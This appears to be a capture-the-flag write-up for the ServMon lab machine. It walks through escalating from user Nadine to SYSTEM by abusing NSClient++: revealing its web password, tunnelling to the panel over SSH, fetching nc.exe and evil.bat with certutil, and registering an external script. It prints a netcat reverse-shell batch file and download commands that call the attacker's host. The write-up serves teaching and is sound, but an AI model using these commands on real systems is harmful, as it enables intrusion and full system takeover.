whoami /all
USER INFORMATION
User Name       SID
servmon\nadine  S-1-5-21-3217154428-562821044-1828981534-1001

PRIVILEGES INFORMATION
Privilege Name                Description                    State
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set  Enabled
The first flag is on Nadine's Desktop.
type C:\Users\Nadine\Desktop\user.txt
a8b75e3f51ad8e837689c1fff09a92e9Shell as SYSTEM
NSClient++ - TCP 8443: enumeration and password
Time to cash in the clue we noted during recon. We go back to the -sCV output, where 8443 was already identified.

NSClient++ is the Windows monitoring agent that speaks NRPE over the 5666 we also saw open. It runs as a system service and its job is to execute checks, so it is the natural candidate for escalation. We open the panel in the browser and nothing shows up: a blank page with a menu bar.

This is not the service being broken. The NSClient++ panel is an old JavaScript application and Firefox does not render it; in Chrome the same index.html does draw the login form. It is a silly detail that costs time: when a page looks empty but the server answers 200 and there is a menu, before writing the service off it is worth trying another browser and checking the console.

NSClient++ has a well-known privilege-escalation case: the agent runs as SYSTEM and lets you define "external scripts" that it runs itself. To enter the panel we need its password. We look the technique up with searchsploit.
searchsploit NSClient++
searchsploit -x windows/local/46802.txt
Exploit Title                                          | Path
NSClient++ 0.5.2.35 - Authenticated Remote Code Exec.  | json/webapps/48360.txt
NSClient++ 0.5.2.35 - Privilege Escalation             | windows/local/46802.txt
We read the 46802 entry, which is not an exploit but a seven-step recipe.

Exploit:
1. Grab web administrator password
   - open c:\program files\nsclient++\nsclient.ini
   or
   - run the following that is instructed when you select forget password
     C:\Program Files\NSClient++>nscp web -- password --display
     Current password: SoSecret
2. Login and enable following modules including enable at startup and save configuration
   - CheckExternalScripts
   - Scheduler
3. Download nc.exe and evil.bat to c:\temp from attacking machine
   @echo off
   c:\temp\nc.exe 192.168.0.163 443 -e cmd.exe
4. Setup listener on attacking machine
   nc -nlvvp 443
5. Add script foobar to call evil.bat and save settings
   - Settings > External Scripts > Scripts
6. Add schedulede to call script every 1 minute and save settings
   - Settings > Scheduler > Schedules
7. Restart the computer and wait for the reverse shell on attacking machine
   C:\Program Files\NSClient++>whoami
   nt authority\system

Risk:
The vulnerability allows local attackers to escalate privileges and execute arbitrary code as Local System
The risk line is worth reading carefully: "allows local attackers". This is not an authentication flaw nor an overflow, it is the product working as intended. NSClient++ is built to run scripts as SYSTEM because that is what monitoring a Windows box means; the only control is who reaches the panel. That is why the nscp web -- password --display in step 1 exploits nothing: it is the "forgot my password" feature the agent offers to whoever is already on the machine. The whole escalation is using the tool for its purpose, from an account that should not be able to.
We start with that step 1. Since we already have a shell as Nadine, we run it from the install directory.
cd "C:\Program Files\NSClient++"
.\nscp web -- password --display
Current password: ew2x6SsGTxjRwXOTPort forwarding to reach the panel
With the password in hand, trying to enter the panel from our IP returns a 403 Forbidden: NSClient++ is configured to accept connections only from 127.0.0.1 (local access), exactly what Nathan's note treated as "locked down".

The way around it is local port forwarding over SSH: we forward our local port 8443 through Nadine's session to the machine's own 127.0.0.1:8443. That way, to NSClient++ the connection originates at localhost and the IP filter no longer applies.
ssh Nadine@10.10.10.184 -L 8443:127.0.0.1:8443
Load key "/root/.ssh/id_rsa": error in libcrypto
Nadine@10.10.10.184's password:
After authenticating, the session stays open with the tunnel active: the internal NSClient++ panel on 8443 now answers on our 127.0.0.1:8443.
Browsing to https://localhost:8443 the form appears with no 403, and this time it only asks for a password (NSClient++ has no users, it has one admin key). We enter the one nscp gave us.

The hypothesis holds: the application has not changed, the only difference is where the connection originates. Our traffic leaves from the machine's own 127.0.0.1 because the tunnel endpoint is inside, so the source-IP filter takes it as local. We are in the panel.

CheckExternalScripts: from config to reverse shell
Once in, the abuse is to make NSClient++ (running as SYSTEM) execute a script of ours. First, on the Modules tab, we enable CheckExternalScripts and Scheduler.

On our machine we prepare a .bat that launches netcat back to us (reverse shell) and stand up an HTTP server to serve both the .bat and nc.exe.
cat evil.bat
# @echo off
# C:\Temp\nc.exe 10.10.16.6 443 -e cmd.exe
python3 -m http.server 80
File: evil.bat
@echo off
c:\temp\nc.exe 10.10.16.6 443 -e cmd.exe
We also copy nc.exe into the same directory and serve everything over HTTP:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...From Nadine's shell we download both files to C:\Temp with certutil, a Windows utility that works perfectly to fetch files.
mkdir C:\Temp
cd C:\Temp
certutil.exe -f -urlcache -split http://10.10.16.6/nc.exe nc.exe
certutil.exe -f -urlcache -split http://10.10.16.6/evil.bat evil.bat
nadine@SERVMON C:\temp>certutil.exe -f -urlcache -split http://10.10.16.6/nc.exe nc.exe
****  Online  ****
  0000  ...
  b0d8
CertUtil: -URLCache command completed successfully.

nadine@SERVMON C:\temp>certutil.exe -f -urlcache -split http://10.10.16.6/evil.bat evil.bat
CertUtil: -URLCache command completed successfully.

nadine@SERVMON C:\temp>type evil.bat
@echo off
c:\temp\nc.exe 10.10.16.6 443 -e cmd.exe
In the panel, under Settings → External Scripts → Scripts, we register a new script.

The form has three fields, and it is worth understanding each because they are not an exploit but an ordinary configuration entry: Section is the branch of the config file (/settings/external scripts), Key is the key name (command) and Value is what will be executed (C:\temp\evil.bat). We are writing into nsclient.ini from the web.

Section:  /settings/external scripts
Key:      command
Value:    C:\temp\evil.bat
